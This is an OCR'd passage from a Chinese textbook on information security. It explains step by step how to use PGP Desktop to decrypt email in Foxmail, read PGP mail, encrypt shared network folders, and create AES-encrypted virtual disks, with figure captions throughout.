



图 6.46　加密邮件发送成功提示

加密邮件接收方要能正常解密邮件，也必须安装 PGP 软件，并配置自己邮箱地址的 PGP 消息服务，配置好后，接收邮件时，输入自己的私钥保护口令后，会自动对邮件进行解密。

若用户没有安装 PGP 软件或没有配置 PGP 消息服务，则无法对邮件进行解密，在接收下来的邮件中，邮件密文(Message.pgp)以邮件附件的方式呈现。

为便于测试邮件的解密，此处在同一台计算机上配置邮件接收者(answer@cqdd.cq.cn)的 PGP 消息服务，并在 Foxmail 中添加配置 answer@cqdd.cq.cn 邮箱。

在创建好一个 PGP 消息服务后，PGP 消息的下级菜单项中就没有“新服务”选项了，如图 6.45 所示。此时可在“PGP 消息”上右击，在弹出的快捷菜单中提供了“新建服务”功能项。

创建好另一个邮箱的 PGP 消息服务后，就可在 Foxmail 软件中接收该邮箱中的加密邮件了。首次接收邮件时，会弹出如图 6.47 所示的对话框。

在如图 6.47 所示的对话框中单击“总是允许此站点”按钮，信任来自该邮件服务器的邮件。之后就会开始邮件的接收，然后弹出如图 6.48 所示的对话框，要求输入解密口令。







图 6.47　选择是否信任该邮件服务器





图 6.48　输入邮件接收者的私钥保护口令

解密成功后，收到的邮件以解密后的明文方式显示，如图 6.49 所示。

通过 PGP 消息服务，邮件发送和接收实现了自动加密和解密。对于邮件收发软件 Foxmail 而言，不需要做任何设置上的改变。这种加密传输方式有效地保证了邮件通信的传输安全。

**5. PGP 阅读器**

PGP 阅读器用于解密和阅读 PGP 加密的邮件，提供了解密 PGP 邮件消息和附件功能，并可将解密后的邮件复制到收件箱中，其功能界面如图 6.50 所示。




图 6.49　接收者收到的已成功解密的邮件




图 6.50　PGP 阅读器

若用户采用 Webmail 来接收加密邮件，此时就需要借助于 PGP 阅读器来解密和阅读加密邮件。

**6. PGP 网络共享**

PGP 共享实现加密一个或多个文件夹，以实现与其他 PGP Desktop 用户在网络环境中文件的安全共享。PGP 网络共享的功能界面如图 6.51 所示。

值得注意的是，PGP 网络共享仅是对共享的文件夹中的文件进行加密，要使网络中的其他用户能访问到该共享文件夹中的文件，需要借助 Windows 系统的文件夹网络共享功能

来实现。

单击“添加文件夹”按钮，将打开“PGP 网络共享助手”界面，如图 6.52 所示。





图 6.51　PGP 网络共享




图 6.52　PGP 网络共享助手

单击“浏览”按钮，选择要加密共享的文件夹，然后单击“下一步”按钮，添加允许解密和访问该共享文件夹的用户，如图 6.53 所示。




图 6.53　添加允许访问共享文件夹的用户

在如图 6.53 所示的对话框中，单击“添加”按钮，可从当前密钥环中选择添加允许访问共享文件夹的用户，然后单击“下一步”按钮，此时将显示“选择签名人”界面，如图 6.54 所示。




图 6.54　选择共享文件夹的签名人

选择好签名用户后，输入签名用户的私钥保护口令，单击“下一步”按钮，PGP 便开始对指定的共享文件夹中的数据进行加密保护，加密完成后，单击“完成”按钮。

加密完成后的网络共享文件夹在操作系统中打开时可见每个文件的图标都增加了一个带锁的图标，示意该文件已被加密，如图 6.55 所示。从图 6.55 中可见，文件的扩展名并未改变，但打开文件内容，可以发现已被加密。





图 6.55　加密后的共享文件夹

若向共享文件夹中新添加了文件，可选择“重加密文件夹”功能项，如图 6.56 所示。





图 6.56　对共享文件夹的管理功能

对于非正版用户，PGP 网络共享文件夹功能异常，建议不要使用该项功能。

利用 PGP 网络共享下面的“移除文件夹”功能项，可对已加密的 PGP 网络共享文件夹进行解密还原。在如图 6.56 所示的界面中，首先选中要解密还原的网络共享文件夹，然后单击“移除文件夹”按钮，此时将打开如图 6.57 所示的对话框。




图 6.57　解密 PGP 网络共享文件夹

单击“下一步”按钮，此时将打开如图 6.58 所示的对话框，要求输入解密者的私钥保护口令，输入后单击“确定”按钮开始解密还原，解密完成后，文件夹去除加密保护，文件夹中的文件内容被解密还原。




图 6.58　输入解密者的私钥保护口令

从中可见，在 PGP 网络共享中移除文件夹就可取消对文件夹的加密保护，文件夹也就自然地被解密还原。利用这种方式，也可用做对本地文件的加密保存，以增强安全性。

**7. PGP 磁盘**

PGP 磁盘提供了新建虚拟磁盘、加密全盘或分区和粉碎可用空间三方面的功能，如图 6.59 所示。




图 6.59　PGP 磁盘功能项

(1) 新建虚拟磁盘

虚拟磁盘以一个 PGP 加密的映像文件(.pgd)的形式存在，加载后产生一个虚拟的磁盘。单击“新建虚拟磁盘”按钮，将显示虚拟磁盘的创建界面，如图 6.60 所示。




图 6.60　新建虚拟磁盘

在如图 6.60 所示的创建界面中，在“名称”输入框中输入虚拟磁盘的映像文件名，其扩展名为.pgd，如输入“MySecureDisk.pgd”。单击“浏览”按钮，可选择映像文件存放的磁盘文件夹。虚拟磁盘的容量可选择固定大小，也可选择动态扩展。若选择动态扩展方式，可设置指定最大容量值。虚拟磁盘的文件系统格式可选择 FAT、FAT 32 或 NTFS 格式。加密方式默认为 AES(256 位)密钥加密。

“用户访问”设置栏用于设置指定哪些用户可以访问虚拟磁盘中的加密内容，即可以解密访问虚拟磁盘中的数据。各项设置好后，单击“创建”按钮，此时将弹出“PGP 为密钥输入口令”对话框，要求输入允许访问的用户的私钥保护口令，输入口令后，单击“确定”按钮，之后将开始新建和格式化虚拟磁盘，如图 6.61 所示。




图 6.61　新建和格式化虚拟磁盘

虚拟磁盘新建好后，会自动挂载该虚拟磁盘，此时打开 Windows 系统的“我的电脑”窗口，就可看到新创建产生出的虚拟磁盘(H:)了，磁盘的卷标为 MySecureDis，如图 6.62 所示。

虚拟磁盘创建并加载成功后，该磁盘就可当做一个正常的磁盘来使用了。为测试新生成的虚拟磁盘，在该磁盘中分别创建一个名为 mydoc 和 myphoto 的文件夹，然后复制一个文件到 H:盘的根目录，操作结果如图 6.63 所示。从使用效果来看，与正常的磁盘完全相同，存储在虚拟磁盘中的文件以未加密的方式呈现，在操作系统中可以正常打开。

虚拟磁盘卸载后是以加密的映像文件的形式呈现的，此时不能访问虚拟磁盘中的任何内容。




图 6.62　创建产生的虚拟磁盘

